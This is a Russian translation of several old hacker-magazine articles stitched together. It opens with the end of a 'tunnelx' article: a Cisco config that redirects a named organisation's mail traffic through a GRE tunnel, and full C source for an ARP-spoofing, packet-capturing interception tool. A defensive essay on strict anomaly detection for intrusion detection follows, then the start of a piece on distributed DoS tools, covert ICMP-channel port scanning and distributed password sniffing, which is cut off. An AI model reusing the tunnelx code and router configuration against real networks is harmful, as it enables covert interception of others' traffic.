- Наш ARP-парсер завершает работу, если запрос не предназначен для REENTRY, или отправляет ответ с ETHER_SPOOF.
- Наш GRE-парсер просто меняет местами IP- и ethernet-адреса источника и назначения, записывает пакет на диск через pcap_dump(), увеличивает TTL, пересчитывает контрольную сумму и отправляет пакет через libnet_write.
- Вот и всё! Никогда не думал, что всё окажется так просто. Теперь начинается сложная часть: нужно правильно настроить Cisco (определить список доступа со всем трафиком, который нужно перенаправить).

```
telnet 192.88.115.98
...

config term
int tunnel0
```

```

ip address 192.168.0.1 255.255.255.0
  tunnel mode gre ip
  tunnel source Ethernet0
  tunnel destination TUNNELX_REENTRY_IP
!
access-list 111 permit tcp any host 192.88.209.10 25
!
route-map certisowned
  match ip address 111
  set ip next-hop 192.168.0.7
!
!
interface Ethernet0
  description to cert.org
  ip address 192.88.115.98
  ip policy route-map certisowned
^Z

```

Если tunnelx был запущен до настройки конфигурации Cisco, то всё должно заработать! И traceroute ничего не покажет, поскольку его пакеты не попадают под условия нашего списка доступа!

ВНИМАНИЕ: когда вы захотите отключить конфигурацию Cisco, сначала удалите route map командой `no route-map certisowned` **до** удаления списка доступа — иначе под него попадут все пакеты и они уйдут в бесконечный цикл. Сначала попробуйте всё это на небольшом Cisco 1600, прежде чем применять в реальных условиях. Также старайтесь не находиться далеко от Cisco. Сторонние наблюдатели смогут определить лишь сеть, в которой перехватываются пакеты, но не конкретный хост — именно это обеспечивает ARP-спуфинг, так что используйте это преимущество.

Я упоминал во введении, что было бы неплохо использовать кое-что из исходников IOS — а именно их криптографический код. Можно настроить зашифрованный туннель, использовать один и тот же ключ в обоих направлениях, чтобы исходящие пакеты шифровались и расшифровывались при возврате. Tunnelx делает ровно то же самое. Нужно лишь добавить процедуру шифрования в обработчик rpsar для расшифровки перехваченного трафика.

Да, я не сказал о парсере rpsar-дампов: можно написать небольшую программу, которая разбирает дампы rpsar от tunnelx, деинкапсулирует GRE-пакеты и создаёт файлы для каждой сессии. `lseek()` — ключ к тому, чтобы не пропустить пакеты, пришедшие не по порядку, и не запутаться в дубликатах. Поскольку эта статья предназначена не для среднестатистического читателя bugtraq или rootshell, парсер rpsar-дампов не включён; если вам нужна специальная версия tunnelx или техническая поддержка — пишите, обсудим.

5. Благодарности и заключительные слова

```

:r !cat greetlist |sort -u |sed -e 's/$/, /'|xargs #hax idlers, acpizer,
akg, antilove (your piggy coding style is great), awr, binf, cb, cisco9,
ee.lbl.gov, flex, gamma, ice, jarvis, joey, kil3r, klog, meta, minus, nises,
octa, plaguez, plasmoid, route (thx 4 libnet), scalp, scuzzy, shok, swr,
teso crew, the owl, tmoggie, ultor, wilkins, ze others i forgot,

```

Я уже работаю над новой версией, которая позволит делать спуфинг, перехват сессий и мониторинг как в hunt... Не забывайте: вы находитесь на маршрутизаторе, вы можете всё, и все вам доверяют :).

6. Код

```

// Tunnelx is part of the research and development effort
// conducted by HERT. These are not production tools for either attack or
// defense within an information warfare setting. Rather, they are small
// modifications demonstrating proof of concept.

```

```

// comments and crap to gaius@hert.org

// to compile on solaris: (i used libnet-0.99g)
// gcc -O2 -I. -DLIBNET_BIG_ENDIAN -Wall -c tunnelx.c
// gcc -O2 tunnelx.o -o tunnelx -lsocket -lnsl libpcap.a libnet.a
// on linux:
// gcc -O2 -I. `libnet-config --defines` -c tunnelx.c
// gcc -O2 tunnelx.o -o tunnelx libpcap.a libnet.a

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif
#include <libnet.h>
#include <pcap.h>

#define IP_UCHAR_COMP(x, y) \
    (x[0] == y[0] && x[1] == y[1] && x[2] == y[2] && x[3] == y[3])

#define GRE_CP          0x8000 /* Checksum Present */
#define GRE_RP          0x4000 /* Routing Present */
#define GRE_KP          0x2000 /* Key Present */
#define GRE_SP          0x1000 /* Sequence Present */
#define GRE_SIZE (20)
#define GREPROTO_IP     0x0800
#define EXTRACT_16BITS(p) \
    ((u_short)ntohs(*(u_short *) (p)))

const u_char *packetp;
const u_char *snapend;

#define SNAPLEN 8192
#define TUNNELX_REENTRY "192.168.1.1"
char out[] = "core";
u_long ip_spoof;
u_char ether_spoof[6] = {0xEA, 0x1A, 0xDE, 0xAD, 0xBE, 0xEF};

struct gre_hdr
{
    u_short flags;
    u_short proto;
    union
    {
        {
            struct gre_ckof
            {
                u_short cksum;
                u_short offset;
            }
            gre_ckof;
            u_long key;
            u_long seq;
        }
        gre_void1;
        union
        {
            u_long key;
            u_long seq;
            u_long routing;
        }
        gre_void2;
        union
        {
            u_long seq;
            u_long routing;
        }
        gre_void3;
        union
        {
            u_long routing;
        }
        gre_void4;
    };
};

```

```

struct link_int *li;
char default_dev[] = "le0";
char *device = NULL;

void pcap_print (u_char * user, const struct pcap_pkthdr *h,
                 const u_char * p);
char errbuf[256];

int
main (int argc, char *argv[])
{
    int cnt, c, ret, snaplen;
    bpf_u_int32 localnet, netmask;
    char ebuf[PCAP_ERRBUF_SIZE];
    char pcapexp[50];
    pcap_t *pd;
    struct bpf_program fcode;
    pcap_handler printer;
    u_char *pcap_userdata;

    snaplen = SNAPLEN;
    printer = pcap_print;

    while ((c = getopt (argc, argv, "i:")) != EOF)
    {
        switch (c)
        {
            case 'i':
                device = optarg;
                break;
            default:
                exit (EXIT_FAILURE);
        }
    }

    //inet_aton (TUNNELX_REENTRY, &ip_spoof);
    ip_spoof = libnet_name_resolve(TUNNELX_REENTRY, 0);
    device = default_dev;
    if (!device)
    {
        fprintf (stderr, "Specify a device\n");
        exit (EXIT_FAILURE);
    }

    li = libnet_open_link_interface (device, errbuf);
    if (!li)
    {
        fprintf (stderr, "libnet_open_link_interface: %s\n", errbuf);
        exit (EXIT_FAILURE);
    }
    if (device == NULL)
        device = pcap_lookupdev (ebuf);
    if (device == NULL)
        printf ("%s", ebuf);

    pd = pcap_open_live (device, snaplen, 1, 500, errbuf);
    if (pd == NULL)
    {
        fprintf (stderr, "pcap_open_live: %s\n", errbuf);
        return (-1);
    }
    if (pd == NULL)
        printf ("%s", ebuf);
    ret = pcap_snapshot (pd);
    if (snaplen < ret)
    {
        printf ("Snaplen raised from %d to %d\n", snaplen, ret);
        snaplen = ret;
    }
    if (pcap_lookupnet (device, &localnet, &netmask, ebuf) < 0)
    {

```

```

    localnet = 0;
    netmask = 0;
}
sprintf(pcapexp, "arp or (host %s and proto 47)", TUNNELX_REENTRY);
if (pcap_compile (pd,
                  &fcode,
                  pcapexp,
                  1, netmask) < 0)
    printf ("%s", pcap_geterr (pd));

if (pcap_setfilter (pd, &fcode) < 0)
    printf ("%s", pcap_geterr (pd));
if (out)
{
    pcap_dumper_t *p = pcap_dump_open (pd, out);
    pcap_userdata = (u_char *) p;
}

if (pcap_loop (pd, cnt, printer, pcap_userdata) < 0)
{
    (void) fprintf (stderr, "pcap_loop: %s\n", pcap_geterr (pd));
    exit (1);
}
pcap_close (pd);
exit (0);
}

void
pcap_print (u_char * user, const struct pcap_pkthdr *h, const u_char * p)
{
    register struct libnet_ethernet_hdr *eh;
    register struct gre_hdr *gh;
    register struct libnet_ip_hdr *ih;
    register struct libnet_arp_hdr *ah;
    register char *dst, *src;
    register u_int ih_length, payload_length, off;
    u_int length = h->len;
    u_int caplen = h->caplen;
    u_short proto;
    struct ether_addr tmp_ea;

    packetp = p;
    snapend = p + caplen;

    eh = (struct libnet_ethernet_hdr *) p;
    p += sizeof (struct libnet_ethernet_hdr);
    caplen -= sizeof (struct libnet_ethernet_hdr);
    length -= sizeof (struct libnet_ethernet_hdr);

    switch (ntohs (eh->ether_type))
    {
    case ETHERTYPE_IP:
        ih = (struct libnet_ip_hdr *) p;
        ih_length = ih->ip_hl * 4;
        payload_length = ntohs (ih->ip_len);
        payload_length -= ih_length;
        off = ntohs (ih->ip_off);
        if ((off & 0x1fff) == 0)
        {
            p = (u_char *) ih + ih_length;
            src = strdup (inet_ntoa (ih->ip_src));
            dst = strdup (inet_ntoa (ih->ip_dst));
            switch (ih->ip_p)
            {
            #ifndef IPPROTO_GRE
            #define IPPROTO_GRE 47
            #endif
            case IPPROTO_GRE:
                gh = (struct gre_hdr *) p;
                p += 4;
                if (memcmp (&ih->ip_dst, &ip_spoof, 4) == 0)

```

```

    {
        // reverse GRE source and destination
        memcpy (tmp_ea.ether_addr_octet, &ih->ip_src, 4);
        memcpy (&ih->ip_src, &ih->ip_dst, 4);
        memcpy (&ih->ip_dst, tmp_ea.ether_addr_octet, 4);
        // ih->ip_id++;
        // reverse Ether source and destination
        memcpy (tmp_ea.ether_addr_octet, eh->ether_shost, ETHER_ADDR_LEN);
        memcpy (eh->ether_shost, eh->ether_dhost, ETHER_ADDR_LEN);
        memcpy (eh->ether_dhost, tmp_ea.ether_addr_octet, ETHER_ADDR_LEN);
        // dope the ttl up
        ih->ip_ttl = 64;
        if (libnet_do_checksum ((u_char *) ih, IPPROTO_IP, ih_length) == -1)
            return;

        if (libnet_write_link_layer (li, device, (u_char *) eh,
            payload_length + ih_length + sizeof (struct libnet_ethernet_hdr))
            == -1)
            return;
        pcap_dump (user, h, packetp);
    }
    proto = EXTRACT_16BITS (&gh->proto);
    break;
default:
    return;
}
}
break;
case ETHERTYPE_ARP:
    // process arp
    ah = (struct libnet_arp_hdr *) p;
    if (EXTRACT_16BITS (&ah->ar_op) != ARPOP_REQUEST)
    {
        return;
    }
    if (memcmp (ah->ar_tpa, &ip_spoof, 4) != 0)
        return;
    // swap ip source and address i use ar_tha as a temporary place holder
    memcpy (ah->ar_tha, ah->ar_spa, 4);
    memcpy (ah->ar_spa, ah->ar_tpa, 4);
    memcpy (ah->ar_tpa, ah->ar_tha, 4);
    // move ether addr source to both destination
    memcpy (eh->ether_dhost, eh->ether_shost, ETHER_ADDR_LEN);
    memcpy (ah->ar_tha, eh->ether_shost, ETHER_ADDR_LEN);
    // copy fake ether addr to both source
    memcpy (eh->ether_shost, ether_spoof, ETHER_ADDR_LEN);
    memcpy (ah->ar_sha, ether_spoof, ETHER_ADDR_LEN);
    // set arp op code to reply
    ah->ar_op = htons (2);
    if (libnet_write_link_layer (li, device, (u_char *) eh,
        ARP_H + ETH_H) == -1)
        return;
    break;
}
}

```

Строгая модель обнаружения аномалий для систем обнаружения вторжений

Автор: sasha / beetle

«Три главные проблемы, которые мы пытаемся решить для достижения безопасности, — это: сокрытие данных, обеспечение эффективной работы систем и защита данных от модификации или уничтожения. По сути, можно утверждать, что большая часть компьютерной безопасности — в большей степени, чем любая другая область информатики, — это просто анализ несовершенства в этих областях.

Несовершенства, а не совершенства, потому что люди, похоже, склонны находить то, что ищут; а (для прагматиков) обнаружение уязвимостей (то есть несовершенств), увы, почти всегда более вероятно, чем случайное обретение защищённости (то есть совершенства). Очевидно, что компьютеры неутомимы, но не неуязвимы.»

— Dan Farmer

«В основе такого типа мышления лежит понятие "истины". С помощью аргументов, которые вводят предмет в противоречивое положение, можно показать, что нечто является ложным. Даже если нечто не является полностью ложным, шелуха должна быть отсечена умелым применением критического мышления, чтобы обнажить содержащуюся в нём истину.»

— Edward De Bono

1. Введение

Системы обнаружения вторжений (IDS, Intrusion Detection Systems) в настоящее время являются одной из наиболее модных технологий компьютерной безопасности.

Цель технологии IDS — обнаружение злоупотреблений — должна считаться подлинно «трудной задачей», и действительно существует несколько областей сложности, связанных с реализацией NIDS (сетевых IDS) таким образом, чтобы получаемые ими результаты были действительно полезными и заслуживающими доверия.

Данная статья посвящена преимущественно проблемам, связанным с NIDS, хотя многие из них в равной мере применимы к IDS на основе хостов и к IDS на уровне приложений.

Статья разделена на две части: в первой обсуждаются проблемы, вызывающие озабоченность применительно к NIDS, — как правило, приводятся ссылки на одну или несколько исследовательских работ, после чего рассматриваются последствия для обоснованности существующих моделей реализации NIDS; во второй описывается предложение по новой модели реализации NIDS, призванной смягчить часть выявленных проблем.

2. Проблемы, вызывающие озабоченность в отношении NIDS

2.1 Частота ложных срабатываний

«Если называть клоуном всё, что имеет большой красный нос, вы обнаружите всех клоунов, но заодно и оленей Санта-Клауса, Рудольфа, — и наоборот.»

— Stefan Axelsson

На конференции RAID 99 (Recent Advances in Intrusion Detection — Последние достижения в обнаружении вторжений) [1] Стефан Аксельссон представил свою белую книгу «The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection» («Ошибка базовой частоты и её последствия для сложности обнаружения вторжений») [2].

Ошибка базовой частоты является одним из краеугольных камней байесовской статистики и вытекает из теоремы Байеса, описывающей соотношение между условной вероятностью и её обратной, то есть с переставленным условием.

Ошибку базовой частоты лучше всего пояснить на примере. Предположим, ваш врач проводит тест, точность которого составляет 99%: когда тест проводился на группе людей, у которых заболевание было точно установлено, 99% результатов показали наличие болезни; аналогично, когда тестируемая группа была заведомо здорова, 99% результатов оказались отрицательными. Придя к врачу за результатами, вы узнаете, что тест положительный; однако хорошая новость состоит в том, что среди всего населения заболевание встречается с частотой лишь 1/10 000, то есть болен лишь один из десяти тысяч человек. Какова, с учётом этих данных, вероятность того, что вы действительно больны?

Несмотря на то что тест даёт 99% уверенности, вероятность того, что вы на самом деле больны, составляет лишь 1/100, поскольку популяция здоровых людей значительно превышает популяцию больных.

Этот результат нередко удивляет многих людей, и именно это явление — то, что люди в целом не принимают во внимание базовую частоту возникновения событий при интуитивном решении задач вероятности, — метко именуется «ошибкой базовой частоты».

Из этого следует, что обнаружение вторжений в реальных условиях значительно сложнее, чем считалось ранее. Это обусловлено ошибкой базовой частоты: из-за неё фактором, ограничивающим эффективность системы обнаружения вторжений, является не способность правильно идентифицировать вторжения, а способность подавлять ложные тревоги.

2.2 Аномальное сетевое поведение

В 1993 году Стивен Беллоун опубликовал классическую работу «Packets Found on an Internet» («Пакеты, обнаруженные в Интернете») [3], в которой описывает аномальный сетевой трафик, выявленный на межсетевом экране AT&T. Он фиксирует аномальный широковещательный трафик, запросы на соединение с «необъяснимыми» портами и пакеты, адресованные случайным несуществующим машинам. Беллоун заключает:

«Для некоторых наши наблюдения можно сжато резюмировать как "ошибки случаются". Но столь небрежное отношение к нашим результатам упускает суть. Да, ошибки случаются, но именно успех Интернета делает некоторые из них невидимыми; лежащие в их основе проблемы никуда не исчезли.»

По мере того как методы сетевой разведки (определение хостов, служб и топологии сети — см. [4]) становятся всё более изощрёнными, они всё больше уходят в «серые зоны» — неоднозначности определений сетевых протоколов TCP/IP (вследствие чего результаты таких методов могут быть более скрытными, но зачастую и менее надёжными).

Те же неоднозначности в определении протоколов приводят к тому, что реализации стека TCP/IP ведут себя по-разному в зависимости от типа ОС и даже от версии ОС (именно это делает возможным снятие отпечатка стека TCP/IP [5]).

Из этого следует, что обнаружение аномального поведения, способного иметь последствия для безопасности, существенно осложняется, поскольку аномальное поведение присутствует в сетевой среде по умолчанию.

2.3 Сложность

«Мышление в терминах "типичного" — смертельная ловушка. Но как иначе развивать интуицию и понимание?»

— Vern Paxson

В 1999 году Верн Пэксон (автор NIDS «Bro» [6]) опубликовал доклад «Why Understanding Anything About The Internet Is Painfully Hard» («Почему понять что-либо об Интернете мучительно сложно») [7].

В своём докладе он приходит к выводу, что для того чтобы хотя бы начать моделирование сетевого трафика, необходимы инварианты — свойства сети, которые не меняются; однако Интернет по своей природе представляет собой море перемен, движущуюся мишень.

Большинство NIDS использует модель «обнаружения злоупотреблений» — традиционно реализуемую путём сравнения живого сетевого трафика с базой данных сигнатур известных атак. Существует и вторая модель NIDS — «обнаружение аномалий», при которой IDS пытается «обучиться» различать легитимное и нелегитимное поведение; NIDS на основе обнаружения аномалий до сих пор не доказали свою состоятельность и в настоящее время существуют преимущественно в академической исследовательской сфере.

Верн Пэксон описывает Интернет как «повсеместное разнообразие и изменение: во времени, в разных точках, в способах использования сети и в составе пользователей», — а это означает, что предстоит ещё немало работы, прежде чем NIDS, пытающиеся использовать традиционную модель обнаружения аномалий, смогут приносить ощутимую пользу в сложной реальной корпоративной среде.

2.4 Уязвимость к атакам

В 1998 году Томас Птачек и Тимоти Ньюшем опубликовали своё основополагающее исследование по обходу NIDS — «Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection» («Вставка, уклонение и отказ в обслуживании: обход сетевого обнаружения вторжений») [8]; реализация последовала в P54-10 [9], а язык сценариев, изначально использовавшийся Птачком и Ньюшем для тестирования, также стал общедоступным [10].

С тех пор методы противодействия IDS были встроены в инструменты сетевого зондирования, такие как whisker [11].

Доклад Верна Пэксона «Defending Against NIDS Evasion using Traffic Normalizers» («Защита от уклонения от NIDS с помощью нормализаторов трафика») [12] описывает нормализатор сетевого трафика, встраиваемый «в разрыв» канала, который нейтрализует большинство опубликованных атак на обход NIDS.

Однако до тех пор, пока Cisco не реализует эту технологию в IOS или Checkpoint не сделает того же в FW-1 и т. д. — что маловероятно в краткосрочной и среднесрочной перспективе, — данный набор техник обхода NIDS будет продолжать ставить под сомнение надёжность NIDS.

2.5 Эволюционирующая сетевая инфраструктура

Физическая сетевая инфраструктура стремительно развивается; в будущем шифрование, высокие скорости передачи данных и коммутируемые сети фактически уничтожат те NIDS, которые используют пассивный анализ протоколов в неразборчивом режиме.

Когда (или если) протокол безопасности IP [13] станет повсеместным, NIDS не смогут выполнять сигнатурный анализ на основе сопоставления с образцом применительно к данным в сетевых пакетах; сигнатуры NIDS, относящиеся к заголовкам IP, TCP и других протоколов, по-прежнему будут действительны, однако сигнатуры атак на приложения станут бесполезными, поскольку данные приложений будут зашифрованы.

Существующие NIDS на основе пассивного анализа протоколов едва справляются с мониторингом сетей Ethernet со скоростью 100 Мб/с, и весьма сомнительно, что они смогут обеспечить мониторинг ATM, FDDI и т. д.

Наконец, повсеместное применение коммутаторов в современных сетевых средах в значительной мере препятствует одновременному мониторингу нескольких хостов (как это возможно в широковещательных сетях Ethernet). Использование зеркального/диагностического порта для мониторинга нескольких портов коммутатора следует рассматривать в лучшем случае как временное решение.

3. Эволюция NIDS

В попытке «обойти» описанные проблемы производители NIDS движутся к модели, при которой агент NIDS устанавливается на каждом хосте и отслеживает только адресованный этому хосту сетевой трафик (то есть без использования неразборчивого режима); это представляется наиболее разумным способом осуществления мониторинга NIDS в коммутируемых средах. Кроме того, если агент NIDS на основе хоста может быть «встроен» в стек TCP/IP хоста, он способен выполнять анализ безопасности как до того, как данные попадают в стек (то есть между сетевым адаптером и стеком), так и до того, как они попадают в приложение (то есть между стеком и приложением), теоретически защищая тем самым и стек ОС, и приложение.

В описанной выше многохостовой модели атаки по обходу NIDS (раздел 2.4) значительно менее опасны, поскольку агент NIDS на основе хоста получает все пакеты, адресованные хосту, на котором он установлен; проблемы, связанные с неоднозначностью интерпретации сетевого трафика — например, при сборке фрагментов в прямом или обратном порядке и т. п., — снижаются при условии, что агент NIDS имеет доступ к информации о работе стека ОС хоста.

Переход от сетевых NIDS к NIDS на основе хостов является логичным эволюционным шагом: он смягчает проблемы уязвимости к атакам и эволюции базовой сетевой инфраструктуры, однако он не является панацеей от прочих выявленных проблем.

4. Предложение: строгое обнаружение аномалий

Мы подошли к задаче изобретения новой операционной модели NIDS, опираясь на два аксиоматических убеждения.

Во-первых, IDS не должна рассматривать задачу обнаружения злоупотреблений как бинарную проблему принятия решения — «атака обнаружена» или «атака не обнаружена». Следует признать, что различные виды атак неодинаково сложны и, соответственно, неодинаково сложны для обнаружения; кратко говоря, проблема обнаружения вторжений является не бинарной (дискретной), а n -значной (переменной).

Во-вторых, NIDS способны обнаруживать многие простые атаки, однако те же самые простые атаки можно сделать значительно сложнее для обнаружения, если применить правильный механизм доставки и методологию. Многие техники атак всё в большей мере опираются на неоднозначность, что вынуждает IDS использовать значительно более упрощённую логику, если она хочет функционировать корректно. По определению, NIDS, использующие эвристику обнаружения злоупотреблений, не способны обнаруживать новые, ранее не известные атаки; что ещё важнее, небольшое изменение в форме или структуре атаки нередко легко делает сигнатуру NIDS недействительной.

Наше предложение состоит в том, что IDS не должна функционировать, используя определения злоупотреблений (сигнатуры) для обнаружения атак, а вместо этого должна искать отклонения от строгого определения легитимного использования. Мы называем эту модель обнаружением «не-использования» («not use» detection) или, альтернативно, «строгим обнаружением аномалий» (strict anomaly detection).

Важно разграничить обнаружение злоупотреблений и обнаружение «не-использования»: традиционное обнаружение злоупотреблений предполагает определение набора событий (сигнатур), представляющих атаки — «злоупотребления», — и попытку обнаружить такую активность в среде. Строгое обнаружение аномалий («не-использование») предполагает определение набора разрешённых событий — «использования», — и обнаружение активности, являющейся исключением из этих событий, то есть «не-использованием».

Ключевое преимущество строгого обнаружения аномалий состоит в том, что количество атак в множестве «злоупотреблений» никогда не может превышать количества атак в множестве «не-использования»; по определению, все нынешние и будущие атаки входят в множество «не-использования»!

При условии использования модели на основе хоста, оставшиеся актуальные проблемы, связанные с IDS и выявленные в разделе 2, выглядят следующим образом.

4.1 Частота ложных срабатываний

IDS, реализующая модель строгого обнаружения аномалий, не может перейти в состояние ложноположительного срабатывания, то есть не может генерировать ложную тревогу, поскольку активность, выходящая за рамки определения «использования», по определению имеет отношение к безопасности.

4.2 Аномальное сетевое поведение

Необходимо исходить из того, что аномальное поведение в целевой среде существует по умолчанию; следовательно, должен существовать механизм создания «исключений» из набора правил, используемого для реализации строгого обнаружения аномалий в IDS, — например, для того чтобы допустить (принять) идиосинкратическое поведение конкретного варианта стека TCP/IP хоста. Такая система по своей функциональности была бы аналогична возможности допускать определённые случаи некорректной конфигурации, выявляемые программным обеспечением мониторинга состояния безопасности хоста.

4.3 Сложность

Применение строгого обнаружения аномалий не обязательно требует построения полной модели допустимого использования — подмножества может быть достаточно. Например, для обнаружения новых сетевых атак, связанных с установлением TCP-соединения, модель допустимого использования изначально может включать лишь трёхэтапное TCP-рукопожатие плюс условия завершения соединения; возможно, не потребуется строить модель допустимого использования, охватывающую всю диаграмму состояний TCP.

Как можно применить строгое обнаружение аномалий для решения задачи обнаружения аномального (то есть значимого для безопасности) сетевого трафика? Ниже мы представляем две первоначальные идеи реализации.

Во-первых, диаграмма переходов состояний TCP могла бы быть смоделирована в IDS в виде набора правил; эти правила представляют допустимое использование TCP в соответствии со спецификацией TCP. При возникновении исключений (то есть «не-использования») формировался бы сигнал тревоги. Некоторый анализ исключений, возникающих в классической диаграмме переходов состояний TCP, уже проводился — см. [14].

В качестве альтернативы можно было бы применить полностью бесстатусный подход, определив допустимые вариации в каждом поле заголовка TCP и в его построении/формате; анализ мог бы тогда выполняться без обращения к предыдущему или последующему сетевому трафику. Возникающие исключения фиксировались бы.

Более широким примером строгого обнаружения аномалий является сценарий, при котором NIDS развёртывается «внутри» межсетевого экрана; множество «не-использования» может быть построено на основе инверсии набора правил межсетевого экрана. Если NIDS обнаруживает трафик, который, по её данным, межсетевой экран должен был отклонить, генерируется сигнал тревоги.

5. Заключение

Сложность построения IDS, использующей модель строгого обнаружения аномалий, состоит в возможности чётко определить допустимое «использование». Возможно, строгое обнаружение аномалий наиболее эффективно применять в среде, в которой «использование» может быть (или уже является) хорошо определённым, — как в приведённом выше примере с межсетевым экраном или в «доверенной системе», такой как Trusted Solaris [15].

В данной статье мы ввели концепцию строгого обнаружения аномалий, известного также как обнаружение «не-использования». Строгое обнаружение аномалий является альтернативой обнаружению злоупотреблений и обнаружению аномалий в части эвристической компоненты обнаружения атак в системах обнаружения вторжений и призвано нейтрализовать некоторые критические проблемы существующих подходов к IDS.

6. Ссылки

[1] International Workshop on Recent Advances in Intrusion Detection
<http://www.zurich.ibm.com/pub/Other/RAID>

[2] The Base-Rate Fallacy and its Implications for the Difficulty of

Intrusion Detection, Stefan Axelsson, Proceedings of the 6th ACM Conference on Computer and Communications Security, November 1-4, 1999

- [3] Packets Found on an Internet, Steven M. Bellovin, August 23, 1993, Computer Communications Review, July 1993, Vol. 23, No. 3, pp. 26-31, <http://www.research.att.com/~smb/papers/packets.ps>
- [4] Distributed Metastasis: A Computer Network Penetration Methodology, Andrew J. Stewart, Phrack Magazine, Vol 9, Issue 55, File 16 of 19. 09.09.99, <https://phrack.org/issues/55/16.html#article>
- [5] Remote OS detection via TCP/IP Stack Fingerprinting, Fyodor, Phrack Magazine, Volume 8, Issue 54, Article 09 of 12, Dec 25th, 1998, <https://phrack.org/issues/54/9.html#article>
- [6] Bro: A System for Detecting Network Intruders in Real-Time, Vern Paxson, Network Research Group, Lawrence Berkeley National Laboratory, Berkley, CA, Revised January 14, 1998, Proceedings of the 7th USENIX Security Symposium, San Antonio, TX, January 1998, <ftp://ftp.ee.lbnl.gov/papers/bro-usenix98-revised.ps.Z>
- [7] Why Understanding Anything About The Internet Is Painfully Hard, Vern Paxson, AT&T Center for Internet Research at ICSI, International Computer Science Institute, Berkeley, CA, April 28, 1999, <http://www.aciri.org/vern/talks/vp-painfully-hard.UCB-mig.99.ps.gz>
- [8] Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection, Thomas H. Ptacek & Timothy N. Newsham, Secure Networks, Inc, January, 1998, <http://www.securityfocus.com/data/library/ids.pdf>
- [9] Defeating Sniffers and Intrusion Detection Systems, horizon, Phrack Magazine, Volume 8, Issue 54, article 10 of 12, Dec 25th, 1998, <https://phrack.org/issues/54/10.html#article>
- [10] CASL (Custom Audit Scripting Language) for Linux Red Hat 5.x, Programming Guide, Version 2.0, <ftp://ftp.nai.com/pub/security/casl/casl20.tgz>
- [11] A look at whisker's anti-IDS tactics, Rain Forest Puppy, <http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html>
- [12] Defending Against NIDS Evasion using Traffic Normalizers, Vern Paxson, Mark Handley, ACIRI, RAID, Sept '99
- [13] IP Security Protocol (ipsec), <http://www.ietf.org/html.charters/ipsec-charter.html>
- [14] Network Security Via Reverse Engineering of TCP Code: Vulnerability Analysis and Proposed Solutions, Biswaroop Gua, Biswanath Mukherjee, Department of Computer Science, University of California, Davis, CA 95616, U.S.A, November 7, 1995
- [15] Trusted Solaris 7 <http://www.sun.com/software/solaris/trustedsolaris/>
- [16] I Am Right - You Are Wrong, Edward De Bono, Penguin, 1992 edition, ISBN 0140126783

Распределённые инструменты

Автор: sasha / lifeline

«Подход COAST состоит в том, чтобы смотреть на ограничения и глубинные проблемы и думать, как изменить парадигму. Мы не отталкиваемся от позиции: "система даёт нам X, мы знаем Y, что можно найти, используя это?" Вместо этого мы задаём вопросы обо всём процессе вторжения и злоупотребления и пытаемся найти там новые идеи.»

— Gene Spafford

Распределённые атаки типа «отказ в обслуживании»

Пожалуй, символично, что первый бюллетень CERT XXI века оказался посвящён распределённой атаке типа «отказ в обслуживании» (см. CA-2000-01 [1]).

В ноябре 1999 года CERT провёл специальный воркшоп «Distributed-Systems Intruder Tools Workshop» [2], посвящённый обсуждению «угрозы» распределённых DoS-инструментов.

Вкратце: при распределённой DoS-атаке демоны устанавливаются на множестве скомпрометированных хостов; клиент указывает демонам цель, после чего каждый из них запускает DoS-атаку (как правило, с использованием флуд-техник: UDP, ICMP, SYN). Согласованный и продолжительный характер атак, генерируемых несколькими демонами одновременно, нередко позволяет полностью парализовать целевую сеть или хост.

Серьёзную аналитическую работу по изучению существующих распределённых DoS-инструментов провёл Дэвид Диттрих [3] — заинтересованному читателю рекомендуем обратиться к его материалам.

Применение распределённого подхода

Несколько удручает тот факт, что DoS зачастую оказывается первым применением любой новой идеи в контексте безопасности — и это особенно верно для распределённых техник, поскольку распределённая «философия» применима ко многим аспектам проникновения в компьютерные сети.

Ниже описаны два примера использования распределённого подхода для хорошо знакомых задач: сканирования портов и перехвата паролей. Исходный код примерного реализованного распределённого сканера портов приведён в конце статьи.

Сканирование портов

В P55-09 — «Distributed Information Gathering» [4] — описаны преимущества использования распределённого подхода к сбору сетевой информации, а именно:

I. Скрытность

Применяя кооперацию, растягивание во времени и техники рандомизации, мы стремимся обойти NIDS (сетевые системы обнаружения вторжений).

II. Корреляционная информация

Получение нескольких «точек зрения» на цель позволяет построить более полную модель цели, включая информацию о маршрутах и временных характеристиках из множества источников.

III. Повсеместный сбор информации

Контрмеры, которые некоторые N-IDS могут применять — например, внедрение правила «запретить» в межсетевой экран (например, через OPSEC API [5]) — становятся менее эффективными для прекращения непрерывного сбора информации.

Обнаружение распределённого сканирования портов

Для обнаружения распределённого сканирования портов, при котором несколько хостов распределяют и «делят» работу по сбору информации, в системе обнаружения должна присутствовать возможность анализировать зафиксированное событие (например — SYN-пакет, отправленный на порт) в контексте, то есть с учётом косвенных данных.

Сложность заключается в том, чтобы знать, какую информацию стоит сохранять: можно выбросить именно тот байт, который разгадывает головоломку! В таком случае становятся применимы атаки на исчерпание ресурсов и сохранение состояния, поскольку ресурсы, доступные системе обнаружения, заведомо не бесконечны.

При условии, что не используются патологически очевидные вариации техник сбора информации (например, SYN+RST), система обнаружения практически вынуждена игнорировать исходные IP-адреса при проведении анализа, поскольку по определению множество источников может распределить весь набор зондирующих запросов.

Например, если в течение недели к каждому порту от 1 до 1024 поступало соединение с разных хостов, вероятнее всего, было проведено сканирование портов; однако набор портов, которые конкретный злоумышленник хочет проверить на вашей машине (или сети), вряд ли будет таким очевидным, как диапазон 1–1024.

Очевидно, что здесь открывается широкое поле для дальнейших исследований в области программного определения распределённых атак.

Перехват паролей

В P55-16 — «Distributed Metastasis» [6] — описаны преимущества использования распределённой модели для перехвата паролей; вкратце, два главных преимущества состоят в том, что отпадает необходимость возвращаться на скомпрометированный хост для сбора логов сниффера, а также повышается скорость, с которой перехваченная информация становится доступной, что позволяет немедленно продолжать или углублять проникновение.

Реализация

В иллюстративных целях предлагается реализация распределённого сканера портов.

DPS (Distributed Port Scanner) состоит из клиента, работающего совместно с агентами, расположенными на нескольких удалённых хостах.

Связь между клиентом и агентами осуществляется посредством нескольких базовых команд, инкапсулированных в пакеты ICMP_ECHO_REQUEST/REPLY, что обеспечивает достаточно скрытый канал. Сильное шифрование полезной нагрузки данных запланировано для последующих версий.

